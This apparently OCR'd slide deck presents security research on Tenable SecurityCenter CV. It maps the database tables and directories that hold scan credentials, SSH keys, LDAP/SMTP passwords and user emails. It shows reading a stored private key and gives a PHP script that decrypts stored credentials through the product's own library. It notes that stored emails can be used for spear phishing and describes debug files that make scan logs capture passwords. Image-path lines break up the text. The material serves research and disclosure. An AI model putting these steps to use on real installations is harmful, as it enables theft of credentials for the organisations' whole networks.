
Path	Description
/opt/sc/orgs/[orgID]/VDB/[date]/	Unencrypted scan results in raw, Nessus or Nessus DB format
/opt/sc/orgs/[orgID]/uploads/	All custom upload files (e.g., private keys, audit files, etc.)
/opt/sc/orgs/[orgID]/logs/	Log files (internal SecurityCenter's IDs, customer specified name (e.g., asset name, scan name, report names, etc.), usernames, IP addresses of users)
/opt/sc/orgs/[orgID]/assets.db /opt/sc/orgs/[orgID]/assets/	Information on assets (IPs, server names, friendly names, descriptions, etc.)
/opt/sc/orgs/[orgID]/users/[userID]/	User specific information (e.g., dashboards or reports)
/opt/sc/orgs/[orgID]/organization.db	All technical information about an organization

/opt/sc/orgs/[orgID]/organization.db


Table	Value	Comments
PolicyPref	[authPref]*	Encrypted credentials (e.g., SNMP, x509, SCCM, WSUS, VMware ESX, VMware vCenter, FTP, IPMI, etc.)
[TYPE]Credential	-	TYPE: SSH, SNMP, Windows, Databse, etc. SSHCredential: username, password, private key (the name of uploaded file), passphrase (for the private key), privilege escalation command, etc. DatabseCredential: login, password (encrypted), SID, port and DB type.
Action	Definition (Type:email)	Emails and the content of messages (can be used for spear phishing)
Credential	-	Creator ID, owner ID and type of used credentials
User	-	Username, first / last name, email, address, etc.

/opt/sc/orgs/[orgID]/uploads/

- Custom audit files
- SSH keys



id	credID	authType	username	password	publicKey	privateKey	passphrase
Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
9	1000015	publickey	[redacted]	3IwJfukqzTN...	NULL	scfile_mUYuwU	FrVv9Aq2Ddl...




```
$ ls -l /opt/sc/orgs/1/uploads/scfile_mUYuwU
-rw-------. 1 tns tns 668 Nov 12  2015 /opt/sc/orgs/1/uploads/scfile_mUYuwU
$ cat /opt/sc/orgs/1/uploads/scfile_mUYuwU
-----BEGIN DSA PRIVATE KEY-----
```


Decryption of Encrypted Data

A PHP script to decrypt encrypted credentials (need to be saved in /opt/sc/src/tools/):

```
<?php
require_once "defines.php";

$root = SCROOT;

dbLib::setup(NOT_SET,TRUE);

$password = $GLOBALS['argv'][1];
$password = AuthenticationLib::decryptString($password);

print "Decrypted password: '$password'\n";
?>
```




privateKey	passphrase
Filter	Filter
scfile_mUYuwU	FrVv9[redacted]j/VU=



```
$ cat /opt/sc/src/lib/AuthenticationLib.php
<?php @"SourceGuardian"; //v10.1.3
return sg_load('FA502520DCF8A18AAAQAAAAWAAAABHAAAACABAAAAAAAAD/
```

Sensitivity: Internal

Current Picture of Known Credentials



Example of credentials:

- Windows / Unix
- Databases / Patch Management
- VMWare ESX / vCenter
- Routers / Firewalls

Sensitivity: Internal

/opt/sc/application.db


Table	Value	Comments
AdminUser	-	Users with the admin role: can create Security Managers for organizations; configure scanners, repositories, etc.
App[TYPE]Credential	-	Credentials available for all organizations.
AppPolicyPref	[authPref]*	Encrypted credentials (e.g., x509, SCCM, VMware ESX, etc.) available for all organizations.
AppRole	perm*	True/false values for role permissions
Configuration	EncryptionSuffix	Used by UUID.php (via Utility.php) as salt for SHA1
Configuration	PassivePlugin* LCEPlugin* Plugin*	Activation code, login and password to download plugins: https://[**LCEPluginUpdateSite**]/get.php?u=[**LCEPluginSubscriptionLogin**]&p=[**LCEPluginSubscriptionPassword**]&f=[**LCEPluginPackage**]

/opt/sc/application.db (contiue)

Table	Value	Comments
Configuration	LDAP* SMTP* WebProxy*	Hostname / IP, username, password for LDAP / SMTP/ WebProxy authentication
Email	message	Emails and the content of messages (can be used for spear phishing)
*Repository	-	Information on repositories (logical division of corporate assets) for PVS, LCE, Nessus, and Mobile
Organization	-	Names and IDs of available organizations
PublishingSite	-	URI, username, password (or certificate) for publishing site
Scanner	-	Hostname / IP, username, password for registered Nessus scanners
Zone	-	A logical division of Nessus scanners for an organization

/opt/sc/application.db (contiue)


Table	Value	Comments
UserAuth	password	A “hashed” value of user-defined password



```
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'
Hashed password1: '2ad377 [redacted] 3f353bde'
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'
Hashed password1: '7a384e [redacted] 55de4ebb'
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'
Hashed password1: '87c3ac [redacted] d1302094'
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'
Hashed password1: '93fcd0 [redacted] d834c6eb'
$ /opt/sc/support/bin/php /opt/sc/src/tools/passwordHash.php 'password'
Hashed password1: 'ba95e8 [redacted] 80770d7a'
```

```
<?php
require_once "defines.php";

$root = SCROOT;

$password = $GLOBALS['argv'][1];
$password = AuthenticationLib::generatePasswordHash($password);

print "Hashed password: '$password'\n";
?>
```


Current Picture of Known Credentials



More credentials:

- Credentials for all organizations
- Mail Server / LDAP
- SecurityCenter CV
- Nessus / LCE / PVS
- Nessus Cloud / Tenable.io

Improved Security of SecurityCenter CV



Hardware-dependent

- Protecting execution in controlled environments

Build-in scripts


- Protected by SourceGuardian

Installation stage

- Protected by user-defined password

Master key

Creating Custom Log Files



Lastly, once we have all those screencaps to verify configuration, we want to have you enable scan debugging and launch the scan again to collect additional information about the asset error. You can enable scan debugging by ssh'ing into your SecurityCenter host and running:

```
touch /opt/sc/admin/debug.scan
```

While this file exists, logs will be written for each scan run. Please run the test scan which is failing, and then provide the logs written to the locations:

```
/opt/sc/admin/logs/scan.[jobID].log
```
and
```
/opt/sc/admin/logs/scanProgress.[jobID].log
```


When the test scan is completed please remove the debug file like so:

```
rm /opt/sc/admin/debug.scan
```

Finally, before you send us the "/opt/sc/admin/logs/scan.[jobID].log" files, please scrub them of sensitive data. They will include some password data, such as credentials for Nessus, or credentials used in the scan.

Find Built-in Debug Files


- find /opt/sc/src/ -iname *.php -exec grep "$root/admin/debug.*" {} \;



```
$ find /opt/sc/src/ -iname *.php -exec grep "$root/admin/debug.*" {} \;
                if ( file_exists("{$GLOBALS['root']}/admin/debug.dbLocks") ) {
        if ( !file_exists(SCROOT."/admin/debug.activityLog") ) {
        if ( !file_exists(SCROOT."/admin/debug.performanceLog") ) {
if ( file_exists("$root/admin/debug.import") ) {
if ( file_exists("$root/admin/debug.publishing") ) {
if ( file_exists("$root/admin/debug.convertRepositories") ) {
if ( file_exists("$root/admin/debug.patch") ) {
if ( file_exists("$root/admin/debug.pvsResults") ) {
if ( file_exists("$root/admin/debug.applyAllRisk") ) {
if ( file_exists("$root/admin/debug.prepareassets") ) {
if ( file_exists("$root/admin/debug.evaluateBlackoutWindowStatus") ) {
if ( file_exists("$root/admin/debug.lcePluginUpdate") ) {
if ( file_exists("$root/admin/debug.mobileScan") ) {
if ( file_exists("$root/admin/debug.updateLCESilos") ) {
if ( file_exists("$root/admin/debug.prepareassets") ) {
if ( file_exists("$root/admin/debug.evaluateDashboardElement") ) {
if ( file_exists("$root/admin/debug.evaluateARCPolicyStatementStatus") ) {
if ( file_exists("$root/admin/debug.pluginUpdate") ) {
```

Preparations

- touch /opt/sc/admin/debug.scan

